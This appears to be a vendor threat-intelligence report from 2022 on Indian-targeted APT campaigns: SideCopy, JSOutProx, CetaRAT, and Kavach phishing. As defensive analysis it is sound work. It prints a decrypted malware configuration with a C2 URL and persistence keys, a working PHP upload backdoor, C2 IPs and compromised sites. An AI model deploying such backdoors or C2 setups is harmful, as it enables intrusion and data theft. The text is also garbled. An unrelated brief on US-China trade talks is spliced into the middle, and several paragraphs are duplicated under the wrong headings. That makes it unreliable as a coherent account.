SEQRITE

Advanced Persistent Threat (APT)

REPORT 2022

Insights into Cyber-Espionage Campaigns

www.seqrite.com

Contents

Foreword

An Advanced Persistent Threat (APT) attack is a carefully planned sophisticated cyberattack where an intruder establishes an undetected presence in the network to steal sensitive data over a prolonged period.

Seqrite cyber threat intelligence report on advanced attack groups outlines the cyberespionage campaigns throughout 2021. The researchers at Quick Heal Security Labs have connected the dots and have prepared a forecast to help the IT community prepare for the challenges ahead.

This report captures some noteworthy APT attacks from 2021. Given the trends from last few years, it's likely that APT attacks will continue to grow in 2022 as well. Subsequently the organizations need to keep enhancing their Cyber Security controls. This report can be used to learn about past attacks and understand how they work, which is usually a crucial first step in defining security strategy.

Read on for more information about threats that matter to businesses.

01

Operation SideCopy: Cyber Espionage targeting critical Indian infrastructure PSUs

Quick Heal's threat intelligence team uncovered evidence of the SideCopy advanced persistent threat (APT) group having expanded its targets to critical Indian sectors.


We have been tracking the notorious cyber-attack group – Transparent Tribe - since the first SideCopy campaign in September 2020. As part of on-going analysis, the team discovered an increase in SideCopy's activities targeting certain Government agencies in India. It was discovered that the group had added new malware tools to its arsenal.

Another attack campaign that we had discovered in March 2021 (ref. blog) appeared to be part of the more extensive SideCopy campaign. That spear-phishing attack campaign used the Army Welfare Education Society's scholarship form as a lure.


The second wave of SideCopy used COVID-19 as a lure, which is not unique. Since the emergence of COVID-19, attackers have been using COVID-19 theme in numerous cyber-attacks. However, this marked the first time the COVID-19 theme was used in SideCopy campaign.

In most cases, successful attack execution would result in deploying a Remote Administration Tool. If a RAT gets installed, the attackers will get unrestricted access to the machine and steal sensitive data from these agencies.


SideCopy hits 2021



SideCopy Top State wise



Technical Analysis



(Vector-1: Execution Chain)

Vector-1: LNK Payload

The initial intrusion chain begins with a spear-phishing email that attempts to lure users into extracting the attached zip archive. To find suspicious users a decoy document was presented to them.

The APT group carefully chooses its targets. Most of the backdoors used in the campaign are NJRat; however, in one specific case, we came across a new payload written in C#, which installs an implant enabling an attacker to examine the target and install other backdoors. This implant appears to be an advanced version of the implant we analyzed in our previous write-up.

We noticed that the attackers used a custom payload to drop the final implant. It was encrypted with Triple-DES in ECB mode and tried to persist on disc using the AutoRun registry key.


Stage 2 was an implant with some extra features which work on the attacker's command. This includes the following:

No.	Features	Command
1	Download And Execute	DW
2	Update The Working Binary	UPDATE
3	Self-Kill	CLOSE
4	Capture Screenshots	RD+ and RD-

Features

- The base64 encoded staged binary was fetched from C2 and decoded and saved on disc in folder "wininets" before execution.
- Fetching and executing the updated version and respawning itself as a new process while maintaining the connection.
- ReverseRAT can capture screenshots on the victim's machine and sends them to C2.

Vector -2: NJRAT - Lure Names with Extension Spoofing




(Vector 2: Execution Chain)

NJRAT could connect to IP addresses on port 87, which VBScript dropped from the zip archive present. We also noticed that the code for NJRAT was reused from GitHub.

ATTRIBUTION

1. **MachineID:** Since releasing our previous report on Operation SideCopy in September 2020, we have been monitoring the activities of this attack group. As shown in the figure below, we noticed that the group kept using the same machine to create most of their payloads. This points out that this attack also being part of the SideCopy campaign.



2. **The ReverseRAT** payload is connected to IPs hosted on CONTABO. Transparent Tribe, the group believed to be behind Operation SideCopy, uses CONTABO to host payloads or serve as C&C.


3. In a previous investigation, we observed that most hosts used in the SideCopy campaign resolve subdomains with "VMI" and "VDM" strings at the beginning. The same was the case in this attack as well.

4. **The Whois** information from the hosts indicates that the attack mentioned in our previous blog (ref. blog) related to a spear-phishing campaign using Army Welfare Education Society's scholarship form was part of the same group.

Connecting the Dots

SideCopy seems to be expanding its campaign to other countries as well. We came across a sample that appears to have come from a USA-based entity during our analysis.

Attackers used phishing emails to lure targeted individuals to these websites, where the PHP script serves the malicious payload based on user-agent info. We identified a few IP addresses through further data analysis, pointing to entities in Telecom, Power, and Finance sectors as potential targets. This was likely a subset of targets, though, as we suspect several other government entities are being targeted in this campaign.



ENVIRONMENT SCAN INT BRIEF

CHINA (Geo-Strat, Geo-Politics & Geo-Economics)
Brig RK Bhutani (Retd)


What to expect as China-US trade talks resume

1. The US and China are due to resume trade talks in the coming days that last took place in January before tensions escalated.

2. The two economic superpowers have been embroiled in a trade war since 2018 that has damaged the world economy. In January both countries agreed to ease restrictions imposed on imported goods from each other. However, relations have become increasingly strained in the last six months over a wide range of issues:-

(a) US President Donald Trump has clashed with China recently over two Chinese apps, TikTok and We Chat, which could be banned in the US over national security concerns. This is the latest sticking point between Washington and Beijing;
(b) China's new national security law for Hong Kong.
(c) Communications firm Huawei and
(d) The origin of the coronavirus.
(e) These clashes come on top of the already-sensitive trade relationship between the world's two biggest economies.
(f) According to Nick Marro, a global trade expert at the Economist Intelligence Unit (EIU) "Both sides will be doing a temperature check to see where things stand since January. At the very least, we expect policymakers in Beijing to now be questioning their commitment to a trade deal that has done little to protect Chinese companies from US pressure."

3. While We Chat, TikTok and Huawei have all come under fire recently, the Trump administration has added dozens of Chinese companies to economic blacklists.



```
---------------------------------

Getting Page
IP=182.191.210.191
Date Time=Sat 19 Jun 2021 07:24:02am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
---------------------------------
```

(IP found as first entry in logs on C2 servers)

During the data analysis from C2 servers, we found a specific IP in almost all the logs. Analyzing publicly available information on IP address 182.191.210.191 tells us that IP is located in Pakistan and was provided by PTCL ***(Pakistan Telecommunications Company Ltd.)***

Conclusion

Transparent Tribe attack group had been linked with Pakistan in the past. The evidence presented in this paper strengthens that claim even further.

In this campaign, SideCopy/Transparent Tribe was targeting critical government entities in India. The attack tools & methods had also been enhanced to make detection difficult. This shows that this attack group was well funded and actively improved attack mechanisms to infiltrate the target entities.

02


Multi-Staged JSOutProx RAT Targets Indian Co-Operative Banks and Finance Companies

Since early 2021, Quick Heal Security Labs has been monitoring various attack campaigns using JSOutProx malware which is a highly obfuscated & complex JavaScript-based RAT. Most of these attacks were targeted against the different small and medium businesses in the Banking and Financial sectors. Similar campaigns related to this malware had also been previously reported from other countries, but these attacks, targeting Indian companies, were being operated from separate C2 servers.


JSOutProx is a modular JScript-based RAT delivered to the user as a ".hta" file and first executed by the "mshta.exe" process. The initial attack vector is a spear-phishing email with a compressed attachment having a ".hta" file with a file name related to a financial transaction. The attachments have a double-extension-like format, for example, "_pdf.zip," "_xlsx.7z", "_xls.zip," "_docx.zip," "_eml.zip," "_jpeg.zip," "_txt.zip" etc.

The RAT was delivered in 2 stages. In the first stage, a minimal version is provided with some functionalities stripped. In the second stage, a bigger version of the sample is delivered, which, apart from the existing functionalities of the first stage rat, had support for additional functions and plugins.

JSOutprox Hits 2021



JSOutprox Top State wise hits



Initial Infection Vector

Hackers sent spear-phishing emails to targeted individuals who are employees of small finance banks in India. We believe the threat actor added more targets to his list by stealing the email contacts of its victims. We had observed multiple campaigns from Jan 2021 to June 2021, where hackers sent emails to hundreds of targets in a single day.

Obfuscation of Configuration Data

The RAT was first observed in 2019. Since then, the RAT has upgraded with new commands, more functionality, and increased obfuscation. Once the configuration data is decrypted, we glimpse the malware's capabilities. The first samples that we received had the tag name "JSOutProx," hence it was named as such. Below is a list of initial fields present in the decrypted configuration data of one RAT sample.

```
_0x4d896b['Fs'] = '';;
_0x4d896b['Wsh'] = '';
_0x4d896b['Sh'] = '';
_0x4d896b['BaseUrl'] = "http://apatee40rm.gotdns.ch:9897/";
_0x4d896b['StartDate'] = new Date();
_0x4d896b['AllStartupDir'] = _0x4d896b['Wsh']['SpecialFolders']('allusersstartup') + '\x
_0x4d896b['StartupDir'] = _0x4d896b['Wsh']['specialFolders']('startup') + '\x5c';
_0x4d896b['AppData'] = _0x4d896b['Wsh']['ExpandEnvironmentStrings']('%appdata%') + '\x5c
_0x4d896b['Temp'] = _0x4d896b['Wsh']['ExpandEnvironmentStrings']('%temp%') + '\x5c';
_0x4d896b['InstallDir'] = _0x4d896b['AppData'];
_0x4d896b['InstallPath'] = '';
_0x4d896b['Delimiter'] = '_|_';
_0x4d896b['SleepTime'] = 0x2710;
_0x4d896b['Password'] = 'vruxcvdfmopdl23';
_0x4d896b['Delay'] = 0x2710;
_0x4d896b['Tag'] = 'kmewsx';
_0x4d896b['ID'] = '';
_0x4d896b['IDPrefix'] = 'ivcbshs=';
_0x4d896b['RunSubkey'] = 'software\microsoft\windows\currentversion\run';
_0x4d896b['WshRunSubkey'] = 'HKCU\software\microsoft\windows\currentversion\run\';
_0x4d896b['ProxyActions'] = ![];
_0x4d896b['InstallFileName'] = '';
_0x4d896b['StartArgs'] = ![];
_0x4d896b['ViewOnly'] = ![];
_0x4d896b['Ua'] = '';
_0x4d896b['PreferTagName'] = !![];
_0x4d896b['getUa'] = function() {
```

Few new fields like "ViewOnly" were seen in the recent samples, which allows the controller to monitor the victim to gather victim info and not write or execute anything on the machine.

First Stage RAT

RAT is a ".hta" file in the first stage and is executed by the "mshta.exe" process. It creates entries in the registry, thus re-launching itself whenever the system restarts to perform operations like starting or terminating a process, file operations, downloading plugins, some mouse and keyboard operations, etc. Following are the essential plugins used -

InfoPlugin, File plugin, ProcessPlugin, ScreenPShellPlugin, ShellPlugin

Once the malware is executed, it communicates with C2, which first responds with a PowerShell script to capture the screenshot. Previous reports of the same PowerShell script being used in attacks against banks in the UK.

Second Stage RAT

RAT as a ".js" file is dropped in the second stage in the start-up location or as a ".tmp" file in the "%temp%" folder and is executed using "wscript.exe." It also had a different C2 than the first-stage sample. It had additional plugins support. The inclusion of DotUtil functions enables it to download and execute .NET assemblies in memory. Following are some of the DotUtil plugins -

ActivityPlugin, CensorMiniPlugin, AdminConsolePlugin, CensorPlugin, ClipboardPlugin, DnsPlugin, LibraryPlugin, OutlookPlugin, PriviledgePlugin, PromptPlugin, ProxyPlugin, ShortcutPlugin, RecoveryPlugin, TokensPlugin.

In the second stage, RAT finally drops a C++-based Netwire RAT with a different C2 address.

Connecting the dots

In 2020, we had published our research about Java-based Adwind RAT (ref.blog), in which jar file was the main component. It also targeted co-operative banks of India with Covid themed attachment names having a similar double-extension-like format. The various commands, configuration fields, and user-agent strings are identical in JSOutProx and Adwind RATs. We believe the same threat actor might be linked with JSOutProx RAT, where they look to have changed their tactic to drop similar jar files as end payload, rather than as an initial infection vector, to evade detection.

With multiple stages of payloads dropped by the threat actor, he can execute remote commands through any available stages, which can be seen as an attempt to evade antivirus detection.

We tracked the connections to the C2 domains to confirm if the exact fields are used in JSOutProx campaigns in other countries. But it turned out that only Indian IPs had connected to the C2 locations mentioned in the collected samples, confirming our assumption that it's a targeted attack on Indian BFSI (Banking, Financial, Services, and Insurance) companies only.

Conclusion

We monitor such threats to protect our customers and mitigate the attacks at different levels. At the same time, people working in the finance sector are advised to stay alert to such attack campaigns as we expect more such attacks in the future as well

03

CetaRAT - How this APT continues to evolve its arsenal

CetaRAT was seen for the first time in the Operation SideCopy APT. We have been tracking this RAT for a long time and observed an increase in targeting the Indian government agencies.

The CetaRAT infection chain starts with a Spear phishing mail with a malicious mail attachment. The attachment can be a zip file that downloads a ".hta" file from a remote, compromised URL. Once this ".hta" file is executed, it drops and executes the CetaRAT payload that starts the C2 activity.




Figure 9

Method 1:

In the first method, it creates & executes the JavaScript file at the "C:\\ProgramData" location. The script code opens the decoy document related to government topics and notifications. At the same time, CetaRAT executable payload is dropped at the Startup location, and the script operation can sleep for some duration and restart the machine.

India-China border news Live Updates: PM Modi to hold all-party meeting shortly

India-China Border Face-off Latest News Live Updates: In a major development from the ground zero, the Chinese army on Thursday evening returned from its custody 10 Indian soldiers, including four officers, involved in Monday's violent showdown in the Galwan Valley.

India-China Border Face-off Latest News Live Updates: The all-party meeting, convened by Prime Minister Narendra Modi to discuss the tense situation on the border with China, is slated to begin at 5 pm today. "Presidents of various political parties would take part in this virtual meeting," the PMO had tweeted.

The Congress—the main Opposition party—has been ratcheting up the pressure on the present dispensation, with former party president Rahul Gandhi stating that the Chinese attack in the Galwan Valley of Ladakh was "pre-planned" and the government was "fast asleep" while "our martyred jawans" paid the price. Leader of Opposition in Rajya Sabha Ghulam Nabi Azad had spoken with Defence Minister Rajnath Singh on Wednesday morning. Sources told the Indian Express that Azad extended the Congress' support and cooperation to the government and suggested to Singh that the government should brief the Opposition.

In a major development from the ground zero, the Chinese army on Thursday evening returned from its custody 10 Indian soldiers, including four officers, involved in Monday's violent showdown in the Galwan Valley. The soldiers were returned on the Line of Actual Control (LAC) following hectic negotiations between the two sides, including three rounds of talks at the Major General level. This was the first time after the 1962 Sino-India War that Indian soldiers were taken into custody by the Chinese side.

Figure 10 - Decoy document

Method 2:

The second method dropped and executed batch files at a random name folder on the "C" drive on the victim's machine, which contains the instructions to add registry entry with the path of the CetaRAT executable payload. This is used as a persistence technique.

Analysis of Malware CetaRAT

The CetaRAT is C#-based RAT family which exfiltrates the data from the user, encrypts it using the RC4 algorithm and sends it to the C2 server.

Using the below functions, it fetches the following list of details from the machine.

- Getans() - Check the running AV product details,
- Start() - Get details from machines like computer name, OS details, IP address, memory details, running processor, etc.,
- GetIP() – Fetches machine's public IP information using the "checkip.dydnd.org" domain.

The RAT uses commands to exfiltrate the data and for file operations, such as

- Download- Used to download data
- Upload- Upload the data to the C2 server.
- Download.exe- Used for downloading and then executing the file.
- Created- For creating the directory on the system.
- Rename- Used for renaming a file
- Delete- Delete file or data.
- Screen- Take a screenshot of the system
- Run- Used for running the code.
- Shellexe- Used for executing the payload
- Process- Information on techniques.
- Pkill- To kill the running process.
- List- To show the list of running processes

Once the data is encrypted, it will exfiltrate to the C2 server using a POST HTTP method.




Figure 11 - Wireshark capture traffic

Conclusion

CetaRat aggressively infects the victims and exfiltrates data to the threat actors. This might leak sensitive data from government organizations, which may cause a significant impact and potentially also lead to a breach of confidential & secret information.

04 Attack on Kavach - SideCopy and Armor Piercer

Kavach application is a program designed to keep your personal information safe from hackers. It uses two-factor authentication (2FA) infrastructure developed by National Informatics Center (NIC), India. India's government employees use it to connect to their work infrastructure and access their emails. While the government's hope for cyber-protection rests on the effectiveness of Kavach, hackers have already managed to breach it. Several spear phishing and information stealing campaigns have been carried out by TransparentTribe and SideCopy APT groups targeting Kavach users.

These Kavach themed attacks use two different approaches to infiltrate and execute the malware.

Fake Kavach software and Phishing pages for credential theft

Threat actors used executable names like "KV-Update.exe," "Re-AuthKav-Update.exe," "Kavach Authentication.exe" to convince the user into believing that it is a Kavach update application. The user is presented with a fake Kavach login interface asking for a username and password on execution. Any value submitted displays a popup with the message "Successfully Updated."




Figure 12

Malicious Activity

Upon execution, the malware accesses the “Kavach .db” file from the location “%appdata%\Kavach db\Kavach.db,” which contains stored credentials. The malware then sends the user’s entered credentials and the “Kavach.db” file to C2.

In another instance, the phishing page of email web client portal “email.gov.in,” which was developed by NIC for Govt employees to access emails of. “gov.in” and. “nic.in” domains, were seen hosted on URL “hxxp://149[.]248.52.61/webmail.gov.in/verification/Kavach/”.

- **Kavach themed mallocs and executables.**

We also observed multiple Kavach -themed malspams had been carried out by hosting documents or executable files on a simple but compromised website. The files hosted on a government or educational website create less suspicion to the user and help the attacker to get more targets. Some compromised sites by the APT groups are:

- **Kavach themed mallocs and executables.**

We also observed multiple Kavach -themed malspams had been carried out by hosting documents or executable files on a simple but compromised website. The files hosted on a government or educational website create less suspicion to the user and help the attacker to get more targets. Some compromised sites by the APT groups are:

- **aimcda.org**
- **unicauca.edu.co**
- **dsoipalamvihar.co.in**
- **apsdigicamp.com**

They deployed RAT such as NjRAT and Netwire through these campaigns, which can act as a keylogger, capture screenshots, download, execute additional payloads and exfiltrate files.

- **Operation "Armor Piercer" – Similar operation, but different threat actor**

Earlier in July 2021, a new campaign was observed, which was initially assumed to be a variant of SideCopy. However, on detailed analysis later, it was identified as the handiwork of an independent group in Talos's disclosure report. They have used old methods of intrusion. i.e., by using publicly available RATs like NetWired and NJRAT, and VBS Macros.

```php
<?php

echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">';
echo '<input type="file" name="file" size="50"><input name="_upl" type="submit" id="_upl" value="Upload"></form>';
if( $_POST['_upl'] == "Upload" ) {
    if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Pakistan Haxors Crew</b><br><br>'; }
    else { echo '<b>Mission C0mpleted</b><br><br>'; }
}
?>

```

Figure 13 - PHP Uploader Backdoor used by Threat Actors

Threat actors tend to compromise domains associated with the government to deliver stages and act stealthily. One was related to the "Army Public School" used in the campaign. Although this was a similar tactic to SideCopy, this time APT research team recorded different patterns in attacks and artifacts, which made us believe that this group was different from the rest of the other groups. They were even relying on same-hosting providers to host C2s, which were used by SideCopy as well. Although we can say that SideCopy and this Threat actor had some cooperation because we noticed SideCopy operatives and vice-versa accessed the network flow of access to C2s used by Armour Piercer.

Critical points on Armour Piercer Threat actors

In the first method, it creates & executes the JavaScript file at the "C:\\ProgramData" location. The script code opens the decoy document related to government topics and notifications. At the same time, CetaRAT executable payload is dropped at the Startup location, and the script operation can sleep for some duration and restart the machine.

1. **Origin of Group:**

In the course of observation of compromised targets, we noticed some Pakistani IPs engaging with the machines. This finding strongly indicated the involvement of a Pakistan state-sponsored group

2. **Target and Victimology:**

The group seemed to have the same target as SideCopy but with a different approach. They had been observed targeting NIC (National Informatics Center - India) and NIB (National Internet Backbone - India) in India. Still, there's speculation that this group was targeting a much bigger spectrum.

